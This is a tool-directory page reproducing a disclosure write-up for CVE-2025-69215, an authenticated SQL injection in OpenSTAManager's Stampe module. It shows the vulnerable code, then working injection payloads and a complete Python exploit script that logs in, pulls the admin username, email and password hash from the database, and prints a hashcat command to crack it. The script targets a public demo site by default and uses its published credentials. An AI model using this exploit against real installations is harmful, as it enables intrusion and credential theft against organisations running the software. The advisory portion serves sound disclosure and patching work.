
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-69215 — CVE-2025-69215 - OpenSTAManager has an SQL Injection in the Stampe Module | Kitploit
Tools/GitHubGitHub/lukasz-rybak/cve-2025-69215
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationDatabase Security
GitHublukasz-rybak/cve-2025-69215

CVE-2025-69215

CVE-2025-69215 - OpenSTAManager has an SQL Injection in the Stampe Module

View Repository
4 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-69215: OpenSTAManager has an SQL Injection in the Stampe Module

Overview

FieldDetails
CVE IDCVE-2025-69215
SeverityHIGH
AdvisoryView Advisory
Discovered byLukasz Rybak

Affected Products

  • devcode-it/openstamanager (versions: <= 2.9.8)

CWE Classification

  • CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Details

Vulnerability Details

Location

  • File: modules/stampe/actions.php
  • Line: 26
  • Vulnerable Code:
root@kitploit:~
case 'update':
    if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
        $dbo->query('UPDATE `zz_prints` SET `predefined` = 0 WHERE `id_module` = '.post('module'));
        // ↑ Direct concatenation without prepare() sanitization
    }

Root Cause

The module parameter from POST data is directly concatenated into an SQL UPDATE query without using the prepare() sanitization function. While the predefined parameter is validated with intval(), the module parameter only has an !empty() check, which does NOT prevent SQL injection.

Vulnerable Pattern:

root@kitploit:~
// Line 25: intval() protects predefined, but module is not sanitized!
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
    // Line 26: Direct concatenation - VULNERABLE
    $dbo->query('UPDATE ... WHERE `id_module` = '.post('module'));
}

Exploitation

Vulnerable Endpoint

root@kitploit:~
POST /modules/stampe/actions.php

Required Parameters

root@kitploit:~
op=update
id_record=1
predefined=1 (must be non-zero after intval())
module=[INJECTION_PAYLOAD]
title=Test
filename=test.pdf

Authentication Requirement

  • Requires valid authenticated session (any user with access to Stampe module)
  • VERIFIED: Users with "Tecnici" group access can exploit (NOT admin-only!)
  • PoC: Demo at https://demo.osmbusiness.it with credentials tecnico/tecnicotecnico

Exploitation Type

Error-based SQL Injection using MySQL's EXTRACTVALUE/UPDATEXML/GTID_SUBSET functions

Proof of Concept

Method 1: EXTRACTVALUE (MySQL 5.1+)

root@kitploit:~
POST /modules/stampe/actions.php
Content-Type: application/x-www-form-urlencoded



op=update&id_record=1&predefined=1&module=14 AND EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))&title=Test&filename=test.pdf

Result:
image

Extracted Data: MySQL version 8.3.0


Method 2: GTID_SUBSET (MySQL 5.6+)

root@kitploit:~

module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)

Result:
image

Extracted Data: Database name openstamanager


Method 3: UPDATEXML (MySQL 5.1+)

root@kitploit:~

module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)

Result:
image

Extracted Data: Database user [email protected]


Automated Exploitation

Full Exploit Script: exploit_stampe_sqli.py

root@kitploit:~
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php

Usage:
    python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
    python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""

import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin

class StampeSQLiExploit:
    def __init__(self, base_url, username, password, verbose=False):
        self.base_url = base_url.rstrip('/')
        self.username = username
        self.password = password
        self.verbose = verbose
        self.session = requests.Session()
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
        })

    def login(self):
        """Authenticate with username and password"""
        login_url = urljoin(self.base_url, '/index.php')

        if self.verbose:
            print(f"[DEBUG] Attempting login to {login_url}")
            print(f"[DEBUG] Username: {self.username}")

        # First, get the login page to establish session
        resp = self.session.get(login_url)
        if self.verbose:
            print(f"[DEBUG] Initial GET status: {resp.status_code}")

        # Send login credentials with op=login parameter (required!)
        login_data = {
            'username': self.username,
            'password': self.password,
            'op': 'login',  # Required for OpenSTAManager
        }

        resp = self.session.post(login_url, data=login_data, allow_redirects=True)

        if self.verbose:
            print(f"[DEBUG] Login POST status: {resp.status_code}")
            print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")

        # Check if login was successful
        if 'PHPSESSID' not in self.session.cookies:
            print("[-] Login failed: No session cookie received")
            return False

        # Check if we're redirected to dashboard or still on login page
        if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
            print("[-] Login failed: Still on login page")
            if self.verbose:
                print(f"[DEBUG] Current URL: {resp.url}")
            return False

        print(f"[+] Successfully logged in as '{self.username}'")
        print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
        return True

    def inject(self, sql_query):
        """Execute SQL injection payload"""
        # Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
        payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"

        target_url = urljoin(self.base_url, '/modules/stampe/actions.php')

        if self.verbose:
            print(f"[DEBUG] Target: {target_url}")
            print(f"[DEBUG] Payload: {payload}")

        response = self.session.post(
            target_url,
            data={
                "op": "update",
                "id_record": "1",
                "predefined": "1",
                "module": payload,
                "title": "Test",
                "filename": "test.pdf"
            }
        )

        if self.verbose:
            print(f"[DEBUG] Response status: {response.status_code}")
            print(f"[DEBUG] Response length: {len(response.text)}")

        # Unescape HTML entities first
        response_text = unescape(response.text)

        # Pattern 1: XPATH syntax error with HTML entities or quotes
        # Matches: XPATH syntax error: '~data~' or &#039;~data~&#039;
        xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
        if xpath_match:
            result = xpath_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted via XPATH pattern: {result}")
            return result

        # Pattern 2: Look in HTML comments (demo puts errors in comments)
        # <!--...XPATH syntax error: '~data~'...-->
        comment_match = re.search(r"<!--.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?.*?-->", response_text, re.DOTALL | re.IGNORECASE)
        if comment_match:
            result = comment_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from HTML comment: {result}")
            return result

        # Pattern 3: <code> tags
        codes = re.findall(r'<code>(.*?)</code>', response_text, re.DOTALL)
        for code in codes:
            clean = code.strip()
            if 'XPATH syntax error' in clean or 'SQLSTATE' in clean:
                match = re.search(r"~([^~]+)~", clean)
                if match:
                    result = match.group(1)
                    if self.verbose:
                        print(f"[DEBUG] Extracted from <code>: {result}")
                    return result

        # Pattern 4: PDOException error format (as shown in user's example)
        # PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~data~'
        pdo_match = re.search(r"PDOException:.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE | re.DOTALL)
        if pdo_match:
            result = pdo_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from PDOException: {result}")
            return result

        # Pattern 5: Generic ~...~ markers (last resort)
        markers = re.findall(r'~([^~]{1,100})~', response_text)
        if markers:
            if self.verbose:
                print(f"[DEBUG] Found generic markers: {markers}")
            # Filter out HTML/CSS junk
            for marker in markers:
                if marker and len(marker) > 2:
                    # Skip common HTML patterns
                    if not any(x in marker.lower() for x in ['button', 'icon', 'fa-', 'class', 'div', 'span', '<', '>']):
                        if self.verbose:
                            print(f"[DEBUG] Using marker: {marker}")
                        return marker

        if self.verbose:
            print("[DEBUG] No data extracted from response")
            # Save response for debugging
            with open('/tmp/stampe_response_debug.html', 'w') as f:
                f.write(response.text)
            print("[DEBUG] Response saved to /tmp/stampe_response_debug.html")

        return None

    def dump_info(self):
        """Dump database information"""
        queries = [
            ("Database Version", "VERSION()"),
            ("Database Name", "DATABASE()"),
            ("Current User", "USER()"),
            ("Admin Username", "SELECT username FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Email", "SELECT email FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (1-30)", "SELECT SUBSTRING(password,1,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (31-60)", "SELECT SUBSTRING(password,31,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Total Users", "SELECT COUNT(*) FROM zz_users"),
            ("First Table", "SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1"),
        ]

        print("="*70)
        print(" EXPLOITING SQL INJECTION - DATA EXTRACTION")
        print("="*70)
        print()

        results = {}
        for desc, query in queries:
            print(f"[*] Extracting: {desc}")
            print(f"    Query: {query}")
            result = self.inject(query)
            if result:
                print(f"    ✓ Result: {result}")
                results[desc] = result
            else:
                print(f"    ✗ Failed to extract")
            print()

        return results

def main():
    parser = argparse.ArgumentParser(
        description='OpenSTAManager Stampe Module SQL Injection Exploit',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog='''
Examples:
  # Exploit demo.osmbusiness.it with tecnico user
  python3 %(prog)s -u tecnico -p tecnicotecnico

  # Exploit demo with admin credentials
  python3 %(prog)s -u admin -p admin123

  # Exploit custom installation with verbose output
  python3 %(prog)s -u tecnico -p pass123 --url https://erp.company.com -v
        '''
    )

    parser.add_argument('-u', '--username', required=True,
                        help='Username for authentication')
    parser.add_argument('-p', '--password', required=True,
                        help='Password for authentication')
    parser.add_argument('--url', default='https://demo.osmbusiness.it',
                        help='Base URL of OpenSTAManager (default: https://demo.osmbusiness.it)')
    parser.add_argument('-v', '--verbose', action='store_true',
                        help='Enable verbose output for debugging')

    args = parser.parse_args()

    print("╔" + "="*68 + "╗")
    print("║  SQL Injection Exploit - OpenSTAManager Stampe Module          ║")
    print("║  CVE-PENDING | Authenticated Error-Based SQLi                 ║")
    print("╚" + "="*68 + "╝")
    print()
    print(f"[*] Target: {args.url}")
    print(f"[*] Username: {args.username}")
    print()

    exploit = StampeSQLiExploit(args.url, args.username, args.password, args.verbose)

    # Login first
    if not exploit.login():
        print("\n[-] Authentication failed. Cannot proceed with exploitation.")
        print("[!] Please check:")
        print("    1. Are the credentials correct?")
        print("    2. Is the target URL accessible?")
        print("    3. Is the user account active?")
        sys.exit(1)

    print()

    # Extract data
    results = exploit.dump_info()

    # Summary
    print("="*70)
    print(" EXTRACTION SUMMARY")
    print("="*70)
    print()

    if results:
        for key, value in results.items():
            print(f"  {key:.<40} {value}")

        # If we got admin password hash, combine it
        if "Admin Password Hash (1-30)" in results and "Admin Password Hash (31-60)" in results:
            full_hash = results["Admin Password Hash (1-30)"] + results["Admin Password Hash (31-60)"]
            print()
            print("  " + "="*66)
            print(f"  Full Admin Password Hash: {full_hash}")
            print("  " + "="*66)
            print()
            print("  [!] Crack with hashcat:")
            print(f"      hashcat -m 3200 '{full_hash}' wordlist.txt")
    else:
        print("  ✗ No data extracted")
        if not args.verbose:
            print("\n  [!] Try running with -v flag for debugging information")

if __name__ == "__main__":
    main()

Attribution

Reported by Łukasz Rybak

References

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-qx9p-w3vj-q24q
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69215
  • https://github.com/advisories/GHSA-qx9p-w3vj-q24q

Disclaimer

This CVE was responsibly disclosed following coordinated vulnerability disclosure practices. The information provided here is for educational and defensive purposes only.

Download Tool